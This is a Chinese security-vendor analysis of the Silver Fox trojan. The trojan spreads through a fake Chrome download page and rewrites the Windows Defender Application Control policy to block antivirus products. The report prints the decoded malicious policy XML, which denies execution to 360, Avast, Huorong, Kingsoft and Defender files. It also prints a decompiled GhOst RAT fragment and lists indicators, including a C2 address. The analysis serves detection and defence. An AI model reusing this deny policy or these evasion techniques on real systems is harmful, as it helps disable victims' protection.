银狐利用 Windows Defender 阻止安全软件 360 强力修复清除木马

攻击手段再更新

360 安全大脑自上个月开始便监控到，有木马团伙正将系统内置的 Windows Defender 软件的应用程序控制（WDAC）功能纳入到其攻击流程中，旨在干扰安全软件的正常运行。而近期，我们更是发现已有越来越多的木马团伙陆续在自身的攻击流程中加入了这一策略。这类木马团伙通常会伪造快连 VPN、Chrome 浏览器等常用软件的钓鱼网页进行传播，诱导用户下载并执行恶意程序。同时，近年来传播势头正盛的银狐木马也开始利用这一手段。

利用系统管控类工具的管控策略隐匿自身或直接发起攻击的方式，近年来已经成为一种“潮流”，也可以称得上是“以子之矛，攻子之盾”了。管控工具通常具有极高的系统权限并拥有极强的控制功能，所以往往更需要防范被恶意利用的情况。正如近期被发现遭木马团伙利用的 WDAC 功能，其本质上就是一种加强的应用程序控制策略，旨在确保系统只运行受信任的应用程序。但 Windows Defender 显然对该策略并没有进行严格的权限验证。木马正是利用了这一疏漏，修改了 WDAC 的管控策略进行恶意操作，直接阻止了多款安全软件的运行。

而近年来，这类管控或安全类软件因验证不严而被滥用的类似手段还有不少。

- **利用组策略或 AppLocker 阻止安全软件安装及启动**

攻击者通过添加 Windows 组策略或 AppLocker 规则，限制安全防护软件的安装和执行。

- **IEFO 劫持安全软件**

  Image File Execution Options (IFEO) 是 Windows 操作系统中的一项注册表功能，它允许开发人员配置可执行文件（exe）的调试选项，能够修改程序的启动行为。攻击者滥用这一功能来阻断安全软件的正常运行，劫持正常软件，实现木马在系统中的长期驻留。

- **Windows 防火墙阻止安全软件联网**

  此类操作由来已久，木马可以通过修改 Windows 防火墙规则，阻止安全软件与外部服务器的通信，干扰安全软件的正常运行及安全防护判断。

  除了利用系统功能来对抗安全软件外，攻击者还经常利用第三方软件或功能对系统实施控制。

- **利用存在漏洞的老版本的安在管控终端**

  攻击者会在受害电脑中主动部署存在可被利用漏洞的老版本的管控终端，并将控制服务器指向攻击者控制的服务器。由于安装的是正规管理软件，难以被一般安全软件发现及清理，从而实现对受害电脑的长期控制。

样本分析

我们本次捕获到的样本是一个伪装成 Chrome 浏览器的银狐木马，我们便以此样本为例对本轮攻击的一些技术特点进行分析介绍。

钓鱼传播

该样本伪造的 Chrome 钓鱼网址为：

hxxps://chrome01.gg.zemhx.cn/#

而其钓鱼页面如下：



图 1. 银狐木马伪造的 Chrome 钓鱼页面

一旦用户被误导，便会下载到银狐木马。其图标如下



图 2. 钓鱼页面中下载到的银狐木马

受害用户一旦被误导运行这个名为 Chronneea.exe 的银狐木马程序后，其便会释放一系列木马相关文件到如下目录中：

%UserProfile%\AppData\Local\Programs\c3a0420d8\nsggo\ecjrb\

这些文件通常为被利用的白加黑恶意程序，在执行后会立即实施一系列恶意行为。



图 3. 木马释放的相关文件

行为分析

在木马启动后，会将其代码注入到 WmiApSrv.exe 进程中以规避传统安全软件的检测。紧接着，木马利用线程池注入技术，将新的恶意可执行程序进一步注入到系统的宿主进程——svchost.exe 中。不过需要说明的是，这种注入攻击方式会被 360 安全大脑第一时间捕获并拦截。

图 4. 360 安全大脑第一时间拦截线程注入操作

但一旦让木马得逞，其便会在%WinDir%\System32\CodeIntegrity 目录下释放一个名为 SiPolicy.p7b0 的文件。SiPolicy.p7b 就是 WDAC 的策略控制文件，其内容会控制 Windows Defender 相关功能组件阻断各类程序驱动的正常运行。

通过解码这个 SiPolicy.p7b 的文件内容，可以发现其包含了众多极具针对性的拦截策略：

```
<EKUs>
  <EKU ID="ID_EKU_E_0001" Value="010A2B0601040182370A0306" FriendlyName="Windows 系统组件验证" />
  <EKU ID="ID_EKU_E_0002" Value="010A2B0601040182370A0305" FriendlyName="Windows 硬件驱动程序验证" />
  <EKU ID="ID_EKU_E_0003" Value="010A2B0601040182373D0401" FriendlyName="提前启动反恶意驱动程序" />
  <EKU ID="ID_EKU_E_0004" Value="010A2B0601040182373D0501" FriendlyName="HAL 扩展" />
  <EKU ID="ID_EKU_E_0005" Value="010A2B0601040182370A0315" FriendlyName="Windows RT 验证" />
  <EKU ID="ID_EKU_E_0006" Value="010A2B0601040182374C0301" FriendlyName="Windows 应用商店" />
  <EKU ID="ID_EKU_E_0007" Value="010A2B0601040182374C0501" FriendlyName="动态代码生成器" />
  <EKU ID="ID_EKU_E_0008" Value="010A2B0601040182374C0B01" FriendlyName="1.3.6.1.4.1.311.76.11.1" />
  <EKU ID="ID_EKU_E_0009" Value="010A2B0601040182370A032A" FriendlyName="Enclave" />
</EKUs>
<FileRules>
  <Deny ID="ID_DENY_D_0001" FilePath="%OSDRIVE%\Program Files (x86)\360\*" />
  <Deny ID="ID_DENY_D_0002" FilePath="%OSDRIVE%\Program Files (x86)\Avast Software\Avast\*" />
  <Deny ID="ID_DENY_D_0003" FilePath="%OSDRIVE%\Program Files (x86)\Huorong\*" />
  <Deny ID="ID_DENY_D_0004" FilePath="%OSDRIVE%\Program Files (x86)\kingsoft\kingsoft antivirus\*" />
  <Deny ID="ID_DENY_D_0005" FilePath="%OSDRIVE%\Program Files (x86)\Windows Defender\MpCmdRun.exe" />
  <Deny ID="ID_DENY_D_0006" FilePath="%OSDRIVE%\Program Files\360\*" />
  <Deny ID="ID_DENY_D_0007" FilePath="%OSDRIVE%\Program Files\Avast Software\*" />
  <Deny ID="ID_DENY_D_0008" FilePath="%OSDRIVE%\Program Files\Huorong\*" />
  <Deny ID="ID_DENY_D_0009" FilePath="%OSDRIVE%\Program Files\kingsoft\kingsoft antivirus\*" />
  <Deny ID="ID_DENY_D_000A" FilePath="%OSDRIVE%\Program Files\Windows Defender Advanced Threat Protection\SenseCncProxy.exe" />
  <Deny ID="ID_DENY_D_000B" FilePath="%OSDRIVE%\Program Files\Windows Defender\MpCmdRun.exe" />
  <Deny ID="ID_DENY_D_000C" FilePath="%OSDRIVE%\Program Files\Windows Defender\MpCmdRun.exe" />
  <Deny ID="ID_DENY_D_000D" FilePath="%OSDRIVE%\Program Files\Windows Defender\MsMpEng.exe" />
  <Deny ID="ID_DENY_D_000E" FilePath="%OSDRIVE%\Program Files\Windows Defender\NisSrv.exe" />
  <Deny ID="ID_DENY_D_000F" FilePath="%OSDRIVE%\ProgramData\Microsoft\Windows Defender\*" />
  <Deny ID="ID_DENY_D_0010" FilePath="%OSDRIVE%\ProgramData\Microsoft\Windows Defender\Platform\*\MsMpEng.exe" />
  <Deny ID="ID_DENY_D_0011" FilePath="%OSDRIVE%\ProgramData\Microsoft\Windows Defender\Platform\*\NisSrv.exe" />
  <Deny ID="ID_DENY_D_0012" FilePath="%OSDRIVE%\Users\*\AppData\Roaming\360*\*" />
  <Deny ID="ID_DENY_D_0013" FilePath="%OSDRIVE%\Users\*\AppData\Roaming\360*\*" />
  <Deny ID="ID_DENY_D_0014" FilePath="%SYSTEM32%\SecurityHealthService.exe" />
```

图 5. 解码后的 SiPolicy.p7b 策略文件

之后，木马会通过添加系统服务项的方式实现其攻击的持久化。



图 6. 通过添加系统服务实现持久化攻击

在此之后，木马会向系统进程中注入 GhOst 远控木马代码，实现其核心控制功能的隐蔽执行。利用 GhOst 木马功能，攻击者可获取计算机的完整控制权限，操纵用户电脑。

```
*(_DWORD *)&SystemInfo.wProcessorLevel = 0;
GetSystemInfo(&SystemInfo);
wsprintfW((LPWSTR)v3 + 461, L"%d", SystemInfo.dwNumberOfProcessors);
sub_10006EC0((wchar_t *)v3 + 521);
sub_10007160(v3 + 1442);
v14 = GetForegroundWindow();
if ( v14 )
  GetWindowTextW(v14, (LPWSTR)v3 + 871, 250);
plii.dwTime = (DWORD)L"AppEvents";
if ( !a2 )
  plii.dwTime = (DWORD)L"Network";
lstrlenW((LPCWSTR)v3 + 1126);
if ( sub_10006FF0((LPCWSTR)plii.dwTime, L"GROUP", (LPWSTR)v3 + 1126) < 1 )
  wcscpy_s((wchar_t *)v3 + 1126, 0x32u, &Src);
wcscpy_s((wchar_t *)v3 + 1176, 0x32u, a10);
plii.dwTime = (DWORD)L"AppEvents";
if ( !a2 )
  plii.dwTime = (DWORD)L"Network";
lstrlenW((LPCWSTR)v3 + 1226);
if ( sub_10006FF0((LPCWSTR)plii.dwTime, L"REMARK", (LPWSTR)v3 + 1226) < 1 )
  wcscpy_s((wchar_t *)v3 + 1226, 0x32u, L"2025");
v32.dwOemId = 0;
v32.dwPageSize = 0;
v32.lpMinimumApplicationAddress = 0;
v32.lpMaximumApplicationAddress = 0;
v32.dwActiveProcessorMask = 0;
v32.dwNumberOfProcessors = 0;
v32.dwProcessorType = 0;
v32.dwAllocationGranularity = 0;
*(_DWORD *)&v32.wProcessorLevel = 0;
v15 = GetModuleHandleW(L"kernel32.dll");
v16 = GetProcAddress(v15, "GetNativeSystemInfo");
if ( v16 )
  ((void (__stdcall *)(struct _SYSTEM_INFO *))v16)(&v32);
else
  GetSystemInfo(&v32);
v17 = v32.wProcessorArchitecture == 6 || v32.wProcessorArchitecture == 9;
*((_DWORD *)v3 + 663) = v17;
*(( DWORD *)v3 + 664) = 0;
```

图 7. 释放核心的 GhOst 木马功能代码

若当前系统中已遭到了该银狐木马的入侵，那么当系统中有安全软件穷时，用户便会看到如下的系统弹窗弹出。这也就是 Windows Defender 在被银狐木马利用后，对各类安全软件的拦截策略已经生效的结果。

图 8. Windows Defender 被利用来执行银狐木马的管控策略

拦截防护

若用户遇到此类情况，可以下载 360 急救箱，尝试清理这些策略并查杀木马。



图 9. 使用 360 急救箱进行清理和查杀

而对于已安装有 360 终端安全产品的用户则无需担心，360 安全大脑可拦截并查杀

此类木马。

图 10. 360 安全大脑拦截银狐木马运行

安全建议

- 安装并确保开启安全软件，保证其对本机的安全防护。
- 对于安全软件报毒的程序，不要轻易添加信任或退出安全软件。
- 下载软件、文件时，注意识别下载地址，谨防钓鱼页面，推荐使用带有防钓鱼功能的 360 安全浏览器进行访问。
- 如果曾经运行过此类木马或者怀疑设备已经中招，可以尽快使用 360 终端安全产品进行检测查杀。

IOCs

MD5

5d096696146e7a5363a61ceb59e368a4

3f7513348edfda382d80523fe66ff731

C2

198.176.60.235:45

URL

hxxps://chrome01.gg.zemhx.cn/#

hxxps://lets-1348336590.cos.ap-

hongkong.myqcloud.com/LETS_x64.zip